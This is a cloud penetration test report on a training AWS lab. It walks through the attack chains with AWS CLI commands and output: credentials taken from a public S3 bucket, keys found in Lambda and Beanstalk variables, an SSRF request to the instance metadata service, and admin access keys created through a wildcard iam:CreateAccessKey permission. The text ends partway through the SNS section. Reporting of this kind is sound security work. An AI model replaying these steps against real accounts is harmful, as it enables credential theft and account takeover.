x.com
0xAlexandre

# PENTEST REPORT

## HackSmarter - Cloud Pentesting

**Hack Smarter**
Attn. Tyler R
1st Street
Gotham

Gotham, September 12, 2025

Report Version: 1.0

**https://www.linkedin.com/in/0xalexandre**
@0xalexandre
https://hackerone.com/0xalexandre
https://fernale.blogspot.com
0000
FN 12345 v | D.C

# Table of Contents

# 1 Engagement Contacts

| Contacts | | |
|---|---|---|
| **Name** | **Role** | **Contact** |
| Tyler R | CEO | tyler@kairos-sec.com |

| Assessor Contact | | |
|---|---|---|
| **Assessor Name** | **Role** | **Assessor Contact** |
| Alexandre Fernandes | Cloud Security Consultant | https://www.linkedin.com/in/0xalexandre |

# 2 Executive Summary

The assessment identified multiple weaknesses in how credentials and access permissions are handled across several AWS services, which allowed escalation from limited access to broader control and exposure of sensitive data. Most services were validated independently to reflect real operating conditions; only the EC2 and Lambda items were demonstrated together to show how temporary credentials and leaked keys can compound impact. Overall, the issues increase the likelihood of unauthorized access, data leakage, operational disruption, and compliance exposure. Addressing credential sprawl, tightening resource policies, and enforcing stronger guardrails will materially reduce risk while preserving operational agility.

## 2.1 Approach

Alexandre Fernandes conducted a time-bound, read-only review of the HackSmarter AWS Infrastructure from September 8, 2025 to September 12, 2025, designed to observe the environment as it exists today without making any changes. The work focused on building a clear picture of how the cloud environment is set up, confirming any issues safely, and explaining what they could mean for the organization.

The assessment followed three simple steps:

- Understand: assemble a current-state view of accounts, services, connections, and access patterns to highlight areas that may not follow least-privilege or separation-of-duties principles.
- Validate: carefully confirm potential issues using read-only access only, no actions that change settings, create costs, or disrupt operations.
- Assess Impact: describe what could happen if a weakness were abused, including ways an attacker might increase access over time (privilege escalation), and provide prioritized, practical recommendations.

All observations were backed by preserved evidence to support independent verification. The deliverables emphasize clear business impact, straightforward remediation options, and minimal operational disruption.

## 2.2 Identified Vulnerabilities

| # | CVSS | Description | Page |
|---|---|---|---|
| C1 | 10.0 | SSRF on EC2 instance enabling AWS metadata credential extraction | 30 |
| C2 | 9.8 | Exposed AWS Credentials in Public S3 Bucket Enabling Initial Cloud Access | 33 |
| H1 | 8.1 | AWS access keys exposed in Lambda environment variables enabling EC2 access | 35 |
| H2 | 8.1 | Exposed credentials in internal S3 bucket allowing privilege escalation to AWS IT Admin | 38 |
| H3 | 8.1 | Hard-coded secrets in Elastic Beanstalk environment enabling privilege escalation (discovered with read-only AWS access) | 40 |
| M1 | 5.4 | API Gateway API key exposed in SNS message enabling privilege escalation. | 43 |

| # | CVSS | Description | Page |
|---|---|---|---|
| M2 | 5.3 | SNS topic allows public subscriptions due to overly permissive resource policy | 45 |
| M3 | 4.9 | Unencrypted sensitive customer data in internal S3 object (admin-only access) | 47 |

## 2.3 Assessment Overview and Recommendations

The review covered S3, Lambda, EC2 (including instance metadata access), Elastic Beanstalk, SNS, and API Gateway. Findings included exposed credentials in storage and configurations, overly permissive policies, an SSRF path to instance metadata, and leakage of an API Gateway key via messaging. Each of these, on its own, provides meaningful opportunities for misuse; together they show a pattern of secret management and access control gaps that can be corrected with clear, staged actions.

- Short term: Revoke exposed keys, remove secrets from files and environment settings, enforce IMDSv2 on EC2, lock down public access to topics/buckets/APIs, and enable targeted monitoring for anomalous use.
- Medium term: Centralize secrets in managed services (with least privilege and rotation), restrict resource policies to required principals and protocols, and require robust API authentication beyond simple keys.
- Long term: Implement organization-wide guardrails and automation (policy-as-code, secret scanning, continuous configuration monitoring) to prevent secret sprawl and maintain least-privilege access over time.

### Vulnerability Overview

In the course of this penetration test **2 Critical**, **3 High** and **3 Medium** vulnerabilities were identified:



**Figure 1 - Distribution of identified vulnerabilities**

# 3 Methodology

This assessment followed a repeatable, CLI-driven process aligned with industry standards (e.g., OWASP Cloud-Native Application Security Top 10, OWASP WSTG where applicable, and PTES for structure), adapted for read-only cloud configuration review.

- Evidence-First Enumeration: programmatic, region-aware inventory using list/describe/get to establish ground truth; outputs retained as raw responses and command transcripts.
- Identity and Policy Reasoning: mapping IAM principals, inline/managed policies, trust relationships, resource policies, and service-linked roles to evaluate effective permissions and blast radius.
- Network and Exposure Analysis: review of security groups, route paths, and public endpoints to assess reachability and unintended access surfaces.
- Service-Focused Checks (in-scope only):
  - S3: bucket/block-public-access posture, ACLs/policies, cross-account grants, encryption, and versioning.
  - Lambda: execution roles/policies, environment secret exposure, VPC bindings, triggers, and permissions.
  - EC2: instance profiles, security groups, user-data patterns, and metadata exposure considerations.
  - Elastic Beanstalk: environment roles, configuration sources, and managed policy usage.
  - SNS: topic/subscription policies, cross-account publishes/subscribes, and delivery security.
- Privilege Path Modeling: identification of feasible escalation vectors (e.g., assumable roles via trusts, attachable policies, instance profile reachability) based solely on observable configurations; no exploit execution.
- Chain Analysis: correlation of discrete findings into realistic multi-service attack paths with explicit preconditions and impact.
- Reproducibility and Audit: deterministic commands, timestamps, and request identifiers recorded; no mutating actions or cost-incurring operations included by design.

## 3.1 Objective

The objective is to assess the security posture of the in-scope AWS services by identifying misconfigurations, unintended exposures, and feasible abuse paths with no access or read-only access, and to provide actionable remediation guidance. The assessment emphasizes realistic attacker workflows across enumeration, safe validation, and post-exploitation analysis without making state-changing actions.

## 3.2 Scope

**Overview**

- **Environment**: HackSmarter “Intro to AWS Pentesting” lab and/or an isolated, non-production AWS account under the tester’s control.
- **Access Model**: Unprivileged IAM user/role with read-only permissions provided for each targeted service.
- **Objective**: Identify misconfigurations and exposure through passive enumeration and configuration review, and document achievable **privilege escalation** vectors based on

configuration evidence (e.g., IAM policy/trust misconfigurations, instance profile exposure, service-role paths) without exploitation. No write operations, state changes, privilege modification, or cost-incurring actions.

**In-Scope Services**

- Amazon S3
- AWS Lambda
- Amazon EC2
- AWS Elastic Beanstalk
- Amazon SNS

**Methodology and Constraints**

- API-first, passive enumeration using describe/list/get actions and console-equivalent views, performed exclusively via the AWS CLI (profiles/regions configured as needed; no console or third-party tools).
- No network-layer intrusive scanning; any host or port verification, if performed, will be limited, rate-controlled, and confined to in-scope assets.
- Evidence collection limited to metadata, configuration artifacts, and non-sensitive object samples necessary to substantiate findings (e.g., IAM policies/trusts, resource policies, role attachments, function/task definitions, bucket ACLs/policies).
- Logging: Timestamps, CLI profiles/regions, request IDs, and service responses retained for auditability and reproducibility.

# 4 Internal Compromise Walkthrough

Initial access was obtained by downloading an archive from a publicly accessible S3 bucket that contained hard-coded AWS credentials, which were validated to establish a foothold in the target account. An internal S3 bucket accessible with that foothold contained credential backups, including IT Admin keys, enabling privilege escalation and access to admin data such as transaction exports.

Lambda configuration leaked long-lived access keys in environment variables that, when configured, permitted EC2 enumeration and actions; in parallel, an EC2-hosted application vulnerable to SSRF exposed instance metadata credentials (IMDS), and these two were the only findings tested in a chained manner.

Elastic Beanstalk environment settings exposed plaintext secrets in EnvironmentVariables, and permissive IAM enabled creation of access keys for a higher-privilege user, resulting in administrative takeover.

At the messaging layer, an SNS topic with a public-subscribe policy allowed receipt of a message containing an API Gateway key, which was used to enumerate the API and perform authenticated requests, compounding data exposure despite requiring prior AWS access to read SNS.

Overall, weak secret handling and overly permissive resource policies across S3, Lambda, EC2/IMDS, Elastic Beanstalk, SNS, and API Gateway enabled escalation from limited read access to administrative control and sensitive data compromise.

## 4.1 Detailed Walkthrough

Alexandre Fernandes performed the following to compromise access through **AWS S3**.

1. The tester accessed the website `http://dev.huge-logistics.com` and identified the same as being hosted on the S3 bucket `dev.huge-logistics.com`.
2. The tester then used aws cli tool and identified an internal file on the path `s3://dev.huge-logistics.com/shared/hl_migration_project.zip`.
3. The tester then downloaded the file and unzipped the same getting access to the file `migrate_secrets.ps1` which contained hard-coded aws credentials.
4. The tester then confirmed initial access to aws infrastrucure using the identified credentials.
5. The tester used the S3 credentials and identified the file /migration-files/test-export.xml containg AWS credentials from IT ADMIN.
6. The tester then configured and confirmed the validity of the IT ADMIN credentials achieving privilege escalation and fully compromising the S3 resouces available on the AWS Account.

**Detailed reproduction steps for this attack chain are as follows:**

The tester used *dig* tool and identified the web page **http://dev.huge-logistics.com** being hosted on S3 bucket.

```
 dig dev.huge-logistics.com

; <<>> DiG 9.20.9-1-Debian <<>> dev.huge-logistics.com
;; global options: +cmd
;; Got answer:
```

```
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 37082
;; flags: qr rd ra; QUERY: 1, ANSWER: 10, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 1232
; COOKIE: 8c24100e0dac75890100000068cd965a92bc48d03eecffc0 (good)
;; QUESTION SECTION:
;dev.huge-logistics.com.                IN      A

;; ANSWER SECTION:
dev.huge-logistics.com. 278     IN      CNAME   dev.huge-logistics.com.s3-website-us-
east-1.amazonaws.com.
dev.huge-logistics.com.s3-website-us-east-1.amazonaws.com. 271 IN CNAME s3-website.us-
east-1.amazonaws.com.
s3-website.us-east-1.amazonaws.com. 5 IN A      52.217.203.245
<REDACTED>
```

**Figure 2 - Identifying S3 bucket.**

The tester used the *AWS CLI* and discovered that the S3 bucket was accessible without authentication.

```
 aws s3 ls s3://dev.huge-logistics.com/ --no-sign-request
                           PRE admin/
                           PRE migration-files/
                           PRE shared/
                           PRE static/
2023-10-16 19:00:47       5347 index.html
```

**Figure 3 - Listing S3 bucket without authentication.**

The tester then identfied the file hl_migration_project.zip on the shared folder.

```
aws s3 ls s3://dev.huge-logistics.com/shared/ --no-sign-request
2023-10-16 17:08:33          0
2023-10-16 17:09:01        993 hl_migration_project.zip
```

**Figure 4 - Identifying internal file in S3 bucket.**

The tester downloaded the file using the *AWS CLI* tool and unzipped the file identifying the file **migrate_secrets.ps1**.

```
aws s3 cp s3://dev.huge-logistics.com/shared/hl_migration_project.zip ./ --no-sign-request

download: s3://dev.huge-logistics.com/shared/hl_migration_project.zip to ./
hl_migration_project.zip

unzip /tmp/hl_migration_project.zip -d hl_migration_project
```

```
Archive:  /tmp/hl_migration_project.zip
  inflating: hl_migration_project/migrate_secrets.ps1
```

**Figure 5 - Identifying internal file in S3 bucket.**

The tester then reviewed the content of migrate_secrets.ps1 file identifying hardcoded AWS Credentials.

```
cat hl_migration_project/migrate_secrets.ps1
# AWS Configuration
$accessKey = "AKIA3SFMDAPOWOWKXEHU"
$secretKey = "MwGe3<REDACTED>/gb9"
$region = "us-east-1"

# Set up AWS hardcoded credentials
Set-AWSCredentials -AccessKey $accessKey -SecretKey $secretKey

# Set the AWS region
Set-DefaultAWSRegion -Region $region

# Read the secrets from export.xml
[xml]$xmlContent = Get-Content -Path "export.xml"
<REDACTED>
```

**Figure 6 - Identifying AWS Credentilas.**

The tester then used the *AWS CLI* tool to verify that the credentials were valid by successfully running commands authenticated with those credentials.

```
aws configure --profile s3
AWS Access Key ID [None]: AKIA3SFMDAPOWOWKXEHU
AWS Secret Access Key [None]: "MwGe3<REDACTED>/gb9"
Default region name [us-east-1]: us-east-1
Default output format [json]: json

aws sts get-caller-identity --profile s3
{
    "UserId": "AIDA3SFMDAPOYPM3X2TB7",
    "Account": "794929857501",
    "Arn": "arn:aws:iam::794929857501:user/pam-test"
}
```

**Figure 7 - Confirming Credentials validity.**

The tester performed further tests on the AWS S3 using the identified credential and discovered the file **migrate_secrets.ps1** on the migration-files folder.

```
aws s3 ls s3://dev.huge-logistics.com/migration-files/ --profile s3
2023-10-16 17:08:47          0
```

```
2023-10-16 17:09:26    1833646 AWS Secrets Manager Migration - Discovery & Design.pdf
2023-10-16 17:09:25    1407180 AWS Secrets Manager Migration - Implementation.pdf
2023-10-16 17:09:27       1853 migrate_secrets.ps1
2023-10-16 20:00:13       2494 test-export.xml
```

**Figure 8 - Identifying secrets file backup.**

The tester then downloaded the **migrate_secrets.ps1** file and identified the AWS credentials from IT Admin.

```
aws s3 cp s3://dev.huge-logistics.com/migration-files/migrate_secrets.ps1 ./ --profile s3
download: s3://dev.huge-logistics.com/migration-files/migrate_secrets.ps1 to ./
migrate_secrets.ps1

cat test-export.xml
<?xml version="1.0" encoding="UTF-8"?>
<CredentialsExport>
   <REDACTED>
    <!-- AWS Production Credentials -->
    <CredentialEntry>
        <ServiceType>AWS IT Admin</ServiceType>
        <AccountID>794929857501 </span></span></span></span>
        <AccessKeyID>AKIA3SFMDAPOQRFWFGCD </span></span></span></span>
        <SecretAccessKey>t21ERPmD<REDACTED>Y6jP </span></span></span></span>
        <Notes>AWS credentials for production workloads. Do not share these keys outside
of the organization.</Notes>
    </CredentialEntry>
   <REDACTED>
</CredentialsExport>
```

**Figure 9 - Retrieving internal S3 objects and identifying embedded AWS IT Admin credentials suitable for privilege escalation.**

The tester then configured a new aws profile and confirmed the validity of the AWS credentials.

```
aws configure --profile s3admin
AWS Access Key ID [None]: AKIA3SFMDAPOQRFWFGCD
AWS Secret Access Key [None]: "t21<REDACTED>Y6jP"
Default region name [us-east-1]: us-east-1
Default output format [json]: json

aws sts get-caller-identity --profile
s3admin
{
    "UserId": "AIDA3SFMDAPOWKM6ICH4K",
    "Account": "794929857501",
    "Arn": "arn:aws:iam::794929857501:user/it-admin"
}
```

**Figure 10 - Confirming Credentials validity.**

The tester then confirmed the it-admin access rights by accessing the **admin** folder on S3 bucket and downloading the **flag.txt** file confirming the privilege escalation to admin.

```
aws s3 ls s3://dev.huge-logistics.com/admin/ --profile s3admin
2023-10-16 17:08:38          0
2024-12-02 15:57:44         32 flag.txt
2023-10-16 22:24:07       2425 website_transactions_export.csv

aws s3 cp s3://dev.huge-logistics.com/admin/flag.txt  ./ --profile s3admin
download: s3://dev.huge-logistics.com/admin/flag.txt to ./flag.txt

cat flag.txt
a49f18145568e4d001414ef1415086b8
```

**Figure 11 - Confirming Credentials validity.**

Alexandre Fernandes performed the following to compromise access through **AWS Lambda**.

1. The tester used the *AWS CLI* tool, supplying testing credentials to enumerate all deployed Lambda functions in the target environment.
2. During this enumeration, the tester identified hard-coded credentials embedded within one of the Lambda functions' code or configuration.
3. The tester then used the *AWS CLI* tool again, this time with the discovered credentials, to validate their access. By leveraging these credentials, the tester successfully performed lateral privilege escalation, gaining access to the EC2 environment.

**Detailed reproduction steps for this attack chain are as follows:**

The tester used the *AWS CLI* tool and configured the profile for the provided READ Access credentials.

```
aws configure --profile solus
AWS Access Key ID [None]: AKIA4HNZPSYVPBSVD6F2
AWS Secret Access Key [None]: Ye<REDACTED>LZ
Default region name [None]: us-east-1
Default output format [None]: json
```

**Figure 12 - Configuring READ access for internal Lambda testing.**

The tester listed the available Lambda function using *AWS CLI* tool and identified hard-coded AWS credentials on the Lambda environment variables.

```
aws lambda list-functions --region us-east-1 --profile solus
{
    "Functions": [
        {
            "FunctionName": "cg-lambda-cgiddcwrdznayb",
            "FunctionArn": "arn:aws:lambda:us-east-1:840591971882:function:cg-lambda-
cgiddcwrdznayb",
            "Runtime": "python3.11",
            "Role": "arn:aws:iam::840591971882:role/cg-lambda-role-cgiddcwrdznayb-service-
role",
            "Handler": "lambda.handler",
            "Environment": {
                "Variables": {
                    "EC2_ACCESS_KEY_ID": "AKIA4HNZPSYVFIWF6KRR ",
                    "EC2_SECRET_KEY_ID": "7eF82<REDACTED>gdGZ "
                }
            },
            "Version": "$LATEST"
            <REDACTED>
        }
    ]
}
```

**Figure 13 - Enumerating Lambda functions and identifying exposed credentials.**

The tester then used the identified credentials to successfully achieve lateral privilege escalation gaining access to EC2 environment.

```
aws configure --profile ec2
AWS Access Key ID [None]: AKIA4HNZPSYVFIWF6KRR
AWS Secret Access Key [None]: 7eF82<REDACTED>gdGZ
Default region name [None]: us-east-1
Default output format [None]: json

aws sts get-caller-identity --profile ec2
{
    "UserId": "AIDA4HNZPSYVCD2JYRHWL",
    "Account": "840591971882",
    "Arn": "arn:aws:iam::840591971882:user/wrex-cgid7aybp6uq88"
}

aws ec2 describe-instances --query "Reservations[*].Instances[*].IamInstanceProfile.Arn"
--region us-east-1 --profile ec2
[
    [
        "arn:aws:iam::840591971882:instance-profile/cg-ec2-instance-profile-
cgid7aybp6uq88"
    ]
]
```

**Figure 14 - Configuring identity credentials and confirming lateral privilege escalation.**

Alexandre Fernandes performed the following to compromise access through **AWS EC2**.

1. The tester used *AWS CLI* tool with the discovered EC2 credentials and performed internal enumeration discovering an EC2 instance running a web-server.
2. The tester then identified the web server as vulnerable to *SSRF*, allowing extraction of credentials from the EC2 instance.
3. The tester configured the identified credentials in the AWS CLI and leveraged them to escalate privileges within the EC2 environment.

4. The tester used the newly acquired credentials to access the file s3://cg-secret-s3-bucket-cgid7aybp6uq88/aws/credentials on S3 and successfully escalated privileges in the AWS Lambda environment, gaining permission to invoke Lambda functions.

**Detailed reproduction steps for this attack chain are as follows:**

The tester performed enumeration over EC2 instances and discovered an EC2 instance running a webserver.

```
aws configure --profile ec2
AWS Access Key ID [None]: AKIA4HNZPSYVFIWF6KRR
AWS Secret Access Key [None]: 7eF82<REDACTED>gdGZ
Default region name [None]: us-east-1
Default output format [None]: json

aws sts get-caller-identity --profile ec2
{
    "UserId": "AIDA4HNZPSYVCD2JYRHWL",
    "Account": "840591971882",
    "Arn": "arn:aws:iam::840591971882:user/wrex-cgid7aybp6uq88"
}

aws ec2 describe-instances --region us-east-1 --profile ec2
{
    "Reservations": [
        {
            <REDACTED>
                    "NetworkInterfaces": [
                        {
                            "Association": {
                                "IpOwnerId": "amazon",
                                "PublicDnsName":
"ec2-44-201-32-8.compute-1.amazonaws.com",
                                "PublicIp": "44.201.32.8"
                            },
<REDACTED>
```

**Figure 15 - Identifying exposed web-server on EC2 instance.**

The tester identified the web-server as vulnerable to SSRF, which allowed the extraction of AWS Credentials from metadata.

```
GET /?url=169.254.169.254/latest/meta-data/iam/security-credentials/cg-ec2-role-
cgid7aybp6uq88 HTTP/1.1
Host: 44.201.32.8

HTTP/1.1 200 OK
X-Powered-By: Express
Content-Type: text/html
Date: Tue, 09 Sep 2025 15:16:18 GMT
Connection: keep-alive
Keep-Alive: timeout=5
Content-Length: 1816
```

```
<h1>Welcome to sethsec's SSRF demo.</h1>

<h2>I am an application. I want to be useful, so I requested: <font color="red">169.254.16
9.254/latest/meta-data/iam/security-credentials/cg-ec2-role-cgid7aybp6uq88</font> for you
</h2><br><br>


{
  "Code" : "Success",
  "LastUpdated" : "2025-09-09T14:42:30Z",
  "Type" : "AWS-HMAC",
  "AccessKeyId" : "ASIA4HNZPSYVNRQ3A4XR",
  "SecretAccessKey" : "o52w+SYxCr2MtyL2w0yA<REDACTED>/rztYbsk5iioFLa",
  "Token" : "IQoJb3<REDACTED>ir5",
  "Expiration" : "2025-09-09T20:49:29Z"
}
```

**Figure 16 - Retrieving AWS Metadata credentials through SSRF.**

The tester then configured the role credentials and confirmed the privilege escalation using AWS CLI tool.

```
cat <<EOL >> ~/.aws/credentials
[cgec2]
aws_access_key_id = ASIA4HNZPSYVNRQ3A4XR
aws_secret_access_key = o52w+SYxCr2MtyL2w0yA<REDACTED>/rztYbsk5iioFLa
aws_session_token = IQoJb3<REDACTED>ir5
EOL

aws sts get-caller-identity --profile gcec2
{
    "UserId": "AROA4HNZPSYVELSFJ76E7:i-0ea00c51fb2a56981",
    "Account": "840591971882",
    "Arn": "arn:aws:sts::840591971882:assumed-role/cg-ec2-role-cgid7aybp6uq88/
i-0ea00c51fb2a56981"
}
```

**Figure 17 - Configuring and confirming access to role credentials (cg-ec2-role).**

The tester then, using the identified role credential, identified the permission access to S3 and was able to find a credentials file contaning another hard-coded AWS credential in it.

```
aws s3 ls s3://cg-secret-s3-bucket-cgid7aybp6uq88/aws/  --profile gcec2
2025-09-09 15:55:19        135 credentials

aws s3 cp s3://cg-secret-s3-bucket-cgid7aybp6uq88/aws/credentials .  --profile gcec2
download: s3://cg-secret-s3-bucket-cgid7aybp6uq88/aws/credentials to ./credentials

cat credentials
[default]
aws_access_key_id = AKIA4HNZPSYVPVKOZVW6
```

```
aws_secret_access_key = svdvF<REDACTED>AUzQVe
region = us-east-1
```

**Figure 18 - Identifying AWS Credentials in S3 bucket file.**

The tester then used the AWS CLI tool with the newly identified credentials and confirmed their validity.

```
aws configure --profile admin
AWS Access Key ID [None]: AKIA4HNZPSYVPVKOZVW6
AWS Secret Access Key [None]: svdvF<REDACTED>AUzQVe
Default region name [None]: us-east-1
Default output format [None]: json

aws sts get-caller-identity --profile admin
{
    "UserId": "AIDA4HNZPSYVBDLO2PZ4J",
    "Account": "840591971882",
    "Arn": "arn:aws:iam::840591971882:user/shepard-cgid7aybp6uq88"
}
```

**Figure 19 - Confirming access credentials (shepard).**

The tester then discovered that the identified credentials contained permissions to invoke Lambda functions, enabling them to escalate privileges within the Lambda environment.

```
aws lambda invoke --function-name cg-lambda-cgiddcwrdznayb --payload '{}' outputfile --
profile admin
{
    "StatusCode": 200,
    "ExecutedVersion": "$LATEST"
}

cat outputfile
"You win!"
```

**Figure 20 - Invoking Lambda function.**

Alexandre Fernandes performed the following to compromise access through **AWS Beanstalk**.

1. The tester used *AWS CLI* tool with the provided Read Access credentials for Beanstalk environment.
2. The tester then enumerated the Elastic Beanstalk environment identifying hard coded credentials on the configuration.
3. The tester used *AWS CLI* tool and confirmed access to the identified hard-coded credentials.
4. Upon enumerating permissions, the tester found the rights **CreateAccessKey** enabled with wildcard on the account which allows the creation of Access keys for any existent AWS Account on the environment.
5. The tester then identified the account **cgidhh0m0drq4c_admin_user** as having higher privilege on AWS account.

6. The tester then used the **CreateAccessKey** rights and generated an access key credential on the behalf of cgidhh0m0drq4c_admin_user, escalating privileges

**Detailed reproduction steps for this attack chain are as follows:**

The tester configured the Low privileged credentials for AWS Beanstalk environment using AWS CLI.

```
#Configuring low privileged access
aws configure --profile bs
AWS Access Key ID [None]: AKIA4HNZPSYVK3LM5GWT
AWS Secret Access Key [None]: QC6<REDACTED>iZB4
Default region name [None]: us-east-1
Default output format [None]: json

#Validating credentials
aws sts get-caller-identity --profile bs
{
    "UserId": "AIDA4HNZPSYVPR45NQVPH",
    "Account": "840591971882",
    "Arn": "arn:aws:iam::840591971882:user/cgid6ds2z4r9x5_low_priv_user"
}
```

**Figure 21 - AWS Credentials for Beanstalk testing (Read access).**

The tester then enumerated the Beanstalk environment identifying hard-coded credentials.

```
# Listing elasticbeanstalk applications
aws elasticbeanstalk describe-applications --profile bs
{
  "Applications": [
    {
      "ApplicationName": "cgid6ds2z4r9x5-app",
      "Description": "Elastic Beanstalk application for insecure secrets scenario"
    }
  ]
}

#Listing elasticbeanstalk environments
aws elasticbeanstalk describe-environments --profile bs
{
  "Environments": [
    {
      "EnvironmentName": "cgid6ds2z4r9x5-env",
      "CNAME": "cgid6ds2z4r9x5-env.eba-pq3znpxv.us-east-1.elasticbeanstalk.com"
    }
  ]
}

#Enumerating configuration settings.
aws elasticbeanstalk describe-configuration-settings --application-name cgid6ds2z4r9x5-app
--environment-name cgid6ds2z4r9x5-env --profile bs
{
  "ConfigurationSettings": [
    {
      "OptionSettings": [
        {
          "Namespace": "aws:cloudformation:template:parameter",
          "OptionName": "EnvironmentVariables",
          "Value": "SECONDARY_SECRET_KEY=yAg<REDACTED>LtV ,PYTHONPATH=/var/app/venv/
staging,SECONDARY_ACCESS_KEY=AKIA4HNZPSYVGNUNOTVF "
        }<REDACTED>
      ]
    }
  ]
}
```

**Figure 22 - Beanstalk configuration revealed plaintext access keys and secrets in EnvironmentVariables.**

The tester used AWS CLI tool and successfully validated the identified credentials.

```
aws configure --profile
bsf1

AWS Access Key ID [None]: AKIA4HNZPSYVGNUNOTVF
AWS Secret Access Key [None]: yAgb<REDACTED>TLtV
Default region name [None]: us-east-1
Default output format [None]: json

aws sts get-caller-identity --profile bsf1
{
    "UserId": "AIDA4HNZPSYVM56L2XGEW",
    "Account": "840591971882",
    "Arn": "arn:aws:iam::840591971882:user/cgid6ds2z4r9x5_secondary_user"
}
```

**Figure 23 - Confirming credential access (secondary_user).**

The tester enumerated the credentials permissions identifying the posibility of creating access key for any aws account present on the environment.

```
aws iam list-attached-user-policies --user-name cgidhh0m0drq4c_secondary_user --profile
bsf1
{
    "AttachedPolicies": [
        {
            "PolicyName": "cgidhh0m0drq4c_secondary_policy",
            "PolicyArn": "arn:aws:iam::840591971882:policy/
cgidhh0m0drq4c_secondary_policy"
        }
    ]
}

aws iam get-policy-version --policy-arn arn:aws:iam::840591971882:policy/
cgidhh0m0drq4c_secondary_policy --version-id v1  --profile bsf1
{
    "PolicyVersion": {
        "Document": {
            "Statement": [
                {
                    "Action": [
                        "iam:CreateAccessKey"
                    ],
                    "Effect": "Allow",
                    "Resource": "*"
                },<REDACTED>
```

**Figure 24 - Identifying CreateAccessKey permission wildcarded.**

The tester then used AWS CLI tool to identify another user with higher privileges on AWS environment, finding the user **cgidhh0m0drq4c_admin_user** with highest privilege.

```
aws iam list-users --profile bsf1
{
    "Users": [
        <REDACTED>
        {
            "Path": "/",
            "UserName": "cgidhh0m0drq4c_admin_user",
            "UserId": "AIDA4HNZPSYVLQECFB3NF",
            "Arn": "arn:aws:iam::840591971882:user/cgidhh0m0drq4c_admin_user",
            "CreateDate": "2025-09-12T05:46:01+00:00"
        }<REDACTED>
    ]
}
```

**Figure 25 - Identifying High privileged AWS account.**

The tester then used the CreateAccessKey permission and created an access key on behalf of **cgidhh0m0drq4c_admin_user**.

```
aws iam create-access-key --user-name cgidhh0m0drq4c_admin_user --profile bsf1
{
    "AccessKey": {
        "UserName": "cgidhh0m0drq4c_admin_user",
        "AccessKeyId": "AKIA4HNZPSYVN5QXFYR7",
        "Status": "Active",
        "SecretAccessKey": "pb29<REDACTED>YVE",
        "CreateDate": "2025-09-12T06:53:29+00:00"
    }
}
```

**Figure 26 - Creating access key on behalf of admin_user.**

The tester then confirmed the privilege escalation by using the newly generated credentials with AWS cli.

```
aws configure --profile bsadmin
AWS Access Key ID [None]: AKIA4HNZPSYVN5QXFYR7
AWS Secret Access Key [None]: pb29<REDACTED>YVE
Default region name [None]: us-east-1
Default output format [None]: json

aws sts get-caller-identity --profile bsadmin
{
    "UserId": "AIDA4HNZPSYVLQECFB3NF",
    "Account": "840591971882",
    "Arn": "arn:aws:iam::840591971882:user/cgidhh0m0drq4c_admin_user"
}

aws iam list-attached-user-policies --user-name cgidhh0m0drq4c_admin_user --profile
bsadmin
{
    "AttachedPolicies": [
        {
            "PolicyName": "cgidhh0m0drq4c_admin_user_policy",
            "PolicyArn": "arn:aws:iam::840591971882:policy/
cgidhh0m0drq4c_admin_user_policy"
        }
    ]
}

aws iam list-policy-versions --policy-arn arn:aws:iam::840591971882:policy/
cgidhh0m0drq4c_admin_user_policy --profile bsadmin
{
    "Versions": [
        {
            "VersionId": "v1",
            "IsDefaultVersion": true,
            "CreateDate": "2025-09-12T05:46:01+00:00"
        }
    ]
}

aws iam get-policy-version --policy-arn arn:aws:iam::840591971882:policy/
cgidhh0m0drq4c_admin_user_policy --version-id v1 --profile bsadmin
{
    "PolicyVersion": {
        "Document": {
            "Statement": [
                {
                    "Action": "*",
                    "Effect": "Allow",
                    "Resource": "*"
                }
            ],
            "Version": "2012-10-17"
        },
        "VersionId": "v1",
        "IsDefaultVersion": true,
        "CreateDate": "2025-09-12T05:46:01+00:00"
    }
}
```

**Figure 27 - Confirming Admin access through access key creation.**

Alexandre Fernandes performed the following to compromise access through **AWS SNS**.

1. The tester used the *AWS CLI* tool with the credentials provided for testing and identified an SNS topic running.
2. The tester reviewed the topic attributes and found them to be overly permissive, allowing anyone to subscribe.
3. The tester then performed a subscription to the topic and received a message contaning an internal API Gateway key.
